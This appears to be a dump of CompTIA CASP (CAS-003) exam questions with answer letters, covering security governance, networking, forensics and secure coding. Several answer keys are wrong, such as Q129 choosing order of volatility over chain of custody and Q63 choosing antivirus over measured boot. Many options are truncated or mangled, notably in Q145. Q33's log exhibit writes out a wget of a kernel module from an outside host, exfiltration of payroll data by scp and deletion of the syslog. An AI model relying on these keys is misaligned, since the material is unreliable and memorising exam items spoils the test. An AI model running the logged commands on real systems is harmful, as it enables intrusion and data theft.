CompTIA

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1
A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 2
A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs.
Which of the following is the MOST appropriate order of steps to be taken?

A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 3
The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.
Which of the following BEST meets the needs of the board?

A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity ofthreats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basisKPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fileet- Threat landscape rating
B. KRI:- EDR coverage across the fileet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape ratingKPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
C. KRI:- EDR coverage across the fileet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape ratingKPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape ratingKRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fileet- Time to patch critical issues on a monthly basis

Answer: A

NEW QUESTION 4
A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

A. Custom firmware with rotating key generation
B. Automatic MITM proxy
C. TCP beacon broadcast software
D. Reverse shell endpoint listener

Answer: B

NEW QUESTION 5
A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.
The person extracts the following data from the phone and EXIF data from some files:
DCIM Images folder
Audio books folder Torrentz
My TAX.xls
Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s
Location: 3500 Lacey Road USA
Which of the following BEST describes the security problem?

A. MicroSD in not encrypted and also contains personal data.
B. MicroSD contains a mixture of personal and work data.
C. MicroSD in not encrypted and contains geotagging information.
D. MicroSD contains pirated software and is not encrypte

Answer: A

NEW QUESTION 6
A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

A. SaaS
B. PaaS
C. IaaS
D. Hybrid cloud
E. Network virtualization

Answer: B

NEW QUESTION 7
During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

A. Code repositories
B. Security requirements traceability matrix
C. Software development lifecycle
D. Data design diagram
E. Roles matrix
F. Implementation guide

Answer: F

NEW QUESTION 8
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Answer: D

NEW QUESTION 9
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffi

Answer: B

NEW QUESTION 10
A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:
TCP 80 open
TCP 443 open
TCP 1434 filtered
The penetration tester then used a different tool to make the following requests:
GET / script/login.php?token=45$MHT000MND876
GET / script/login.php?token=@#984DCSPQ%091DF
Which of the following tools did the penetration tester use?

A. Protocol analyzer
B. Port scanner
C. Fuzzer
D. Brute forcer
E. Log analyzer
F. HTTP interceptor

Answer: C

NEW QUESTION 10
A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase
the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.
Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

A. Install and configure an IPS.
B. Enforce routine GPO reviews.
C. Form and deploy a hunt team.

D. Institute heuristic anomaly detection.
E. Use a protocol analyzer with appropriate connector

Answer: AD

NEW QUESTION 12
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.
Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impac

Answer: BF

NEW QUESTION 17
A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

A. ISA
B. BIA
C. SLA
D. RA

Answer: C

NEW QUESTION 20
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org       Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured
B. Comptia.org is running an older mail server, which may be vulnerable to explogts
C. The DNS SPF records have not been updated for Comptia.org
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: B

NEW QUESTION 21
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication Network Server: Digitally sign communication
A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
D. Have the remote location request an indefinite risk exception for the use of cloud storage
E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer: A

NEW QUESTION 25
A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations ofoutsourced staff members
B. Install a client-side VPN on the staff laptops and limit access to the development network
C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Answer: D

NEW QUESTION 28
During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization's reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?

A. Air gaps
B. Access control lists
C. Spanning tree protocol
D. Network virtualization
E. Elastic load balancing

Answer: D

NEW QUESTION 33
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 38
An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Answer: B

NEW QUESTION 39
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Answer: EF

NEW QUESTION 43
A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

A. Vulnerability scanner
B. TPM
C. Host-based firewall
D. File integrity monitor
E. NIPS

Answer: CD

NEW QUESTION 46
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents.
The following observations have been identified:
The ICS supplier has specified that any software installed will result in lack of support.
There is no documented trust boundary defined between the SCADA and corporate networks.
Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 50
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristicsfor anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 53
After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
Duplicate IP addresses Rogue network devices
Infected systems probing the company's network
Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Answer: BC

NEW QUESTION 56
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 59
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Answer: C

NEW QUESTION 60
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Answer: B

NEW QUESTION 63
A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

A. Update and deploy GPOs
B. Configure and use measured boot
C. Strengthen the password complexity requirements
D. Update the antivirus software and definitions

Answer: D

NEW QUESTION 67
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Answer: BE

NEW QUESTION 69
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Answer: A

NEW QUESTION 74
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 77
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing
D. Security containers

Answer: B

NEW QUESTION 79
A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

A. Vulnerability scanner
B. SIEM
C. Port scanner
D. SCAP scanner

Answer: B

NEW QUESTION 84
A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

A. The OS version is not compatible
B. The OEM is prohibited
C. The device does not support FDE
D. The device is rooted

Answer: D

NEW QUESTION 89
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 92
A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

A. SPF
B. S/MIME
C. TLS
D. DKIM

Answer: D

NEW QUESTION 93
An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

A. After-action reports
B. Gap assessment
C. Security requirements traceability matrix
D. Business impact assessment
E. Risk analysis

Answer: B

NEW QUESTION 97
An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 98
A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day explogt and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

A. File size
B. Digital signature
C. Checksums
D. Anti-malware software
E. Sandboxing

Answer: B

NEW QUESTION 103
A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDA
D. RFI
E. RFQ
F. MSA

Answer: CF

NEW QUESTION 107
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 111
Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 115
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Answer: B

NEW QUESTION 120
After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases:
Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration
The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

A. Multicloud solution
B. Single-tenancy private cloud
C. Hybrid cloud solution
D. Cloud access security broker

Answer: D

NEW QUESTION 123
A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization: localStorage.setItem(“session-cookie”, document.cookie);
Which of the following should the security engineer recommend?

A. SessionStorage should be used so authorized cookies expire after the session ends
B. Cookies should be marked as “secure” and “HttpOnly”
C. Cookies should be scoped to a relevant domain/path
D. Client-side cookies should be replaced by server-side mechanisms

Answer: C

NEW QUESTION 126
A deployment manager is working with a software development group to assess the security of a
new version of the organization’s internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Answer: C

NEW QUESTION 129
During a security event investigation, a junior analyst fails to create an image of a server’s hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility

D. Data recovery

Answer: C

NEW QUESTION 131
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (?IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Answer: C

NEW QUESTION 135
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.
Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Answer: BE

NEW QUESTION 137
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 141
The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, "criticalValue" indicates if an emergency is underway:

```
try {
      if (criticalValue)
            openDoors=true
      else
            OpenDoors=false
} catch (e) {
      OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

A. Rewrite the software to implement fine-grained, conditions-based testing
B. Add additional exception handling logic to the main program to prevent doors from being opened
C. Apply for a life-safety-based risk exception allowing secure doors to fail open
D. Rewrite the software's exception handling routine to fail in a secure state

Answer: B

NEW QUESTION 145
Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:
Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24
Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50
MS-SQL server: 10.1.4.70
MGMT platform: 10.1.10.250
Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.
Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.
Task 3) The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.
Task 4) Ensure the final rule is an explicit deny.
Task 5) Currently the user zone can access internet websites over an unencrypted protocol. Modify a rule so that user access to websites is over secure protocols only.
Instructions: To perform the necessary tasks, please modify the DST port, SRC zone, Protocol, Action, and/or Rule Order columns. Type ANY to include all ports. Firewall ACLs are read from the top down.
Once you have met the simulation requirements, click Save. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

A. Task 1: A rule was added to prevent the management platform from accessing the interne
B. This rule is not workin
C. Identify the rule and correct this issue.In Rule n
D. 1 edit the Action to Deny to block internet access from the management platform.SRC Zone SRCSRC Port DST Zone DSTDST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n
E. 6 from top, edit the Action to be Permi
F. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n
G. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi
H. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action UNTRUST ANYANY WEBAPP 10.1.5.50 ANY TCP PERMITTask 4: Ensure the final rule is an explicit denyEnter this at the bottom of the access list i.
I. the line at the bottom of the rule: SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action ANY ANY ANY ANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco
J. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT
K. Task 1: A rule was added to prevent the management platform from accessing the interne
L. This rule is not workin
M. Identify the rule and correct this issue.In Rule n
N. 1 edit the Action to Deny to block internet access from the management platfor
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Q. SRC ZoneSRCSRC Port DST Zone DSTDST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n
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S. SRC ZoneANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco
T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRCSRC PortDST Zone DSTDST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

Answer: A

NEW QUESTION 148
A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.
Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

A. Conduct a penetration test on each function as it is developed
B. Develop a set of basic checks for common coding errors
C. Adopt a waterfall method of software development
D. Implement unit tests that incorporate static code analyzers

Answer: D

NEW QUESTION 151
Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	**Mirror**	**Download Files Below**
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		

A. Step 1: Verify that the certificate is valid or no
B. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your system.Step 3: Match the hash value of the downloaded file with the one which you selected on the websit
C. Step 4: Install the file if the hash value matches.
D. Step 1: Verify that the certificate is valid or no
E. In case of any warning message, cancel the download.Step 2: If certificate issue is not there then, download the file in your syste
F. Step 3: Calculate the hash value of the downloaded file.Step 4: Match the hash value of the downloaded file with the one which you selected on the websit
G. Step 5: Install the file if the hash value matches.

Answer: B

NEW QUESTION 152
Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

  char username[8];

  printf("Enter your username: ");

  gets(username)

  printf("\n";

if (username == NULL) {

  printf("you did not enter a username\n");

}

it strcmp(username, "admin") {

 printf("%s", "Admin user, enter your physical token value: ");

// rest of conditional logic here has been snipped for brevity

} else [

printf("Standard user, enter your password: ");

// rest of conditional logic here has been snipped for brevity

}

}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard user

Answer: B

NEW QUESTION 156
To meet a SLA, which of the following document should be drafted, defining the company's internal interdependent unit responsibilities and delivery timelines.

A. BPA
B. OLA
C. MSA
D. MOU

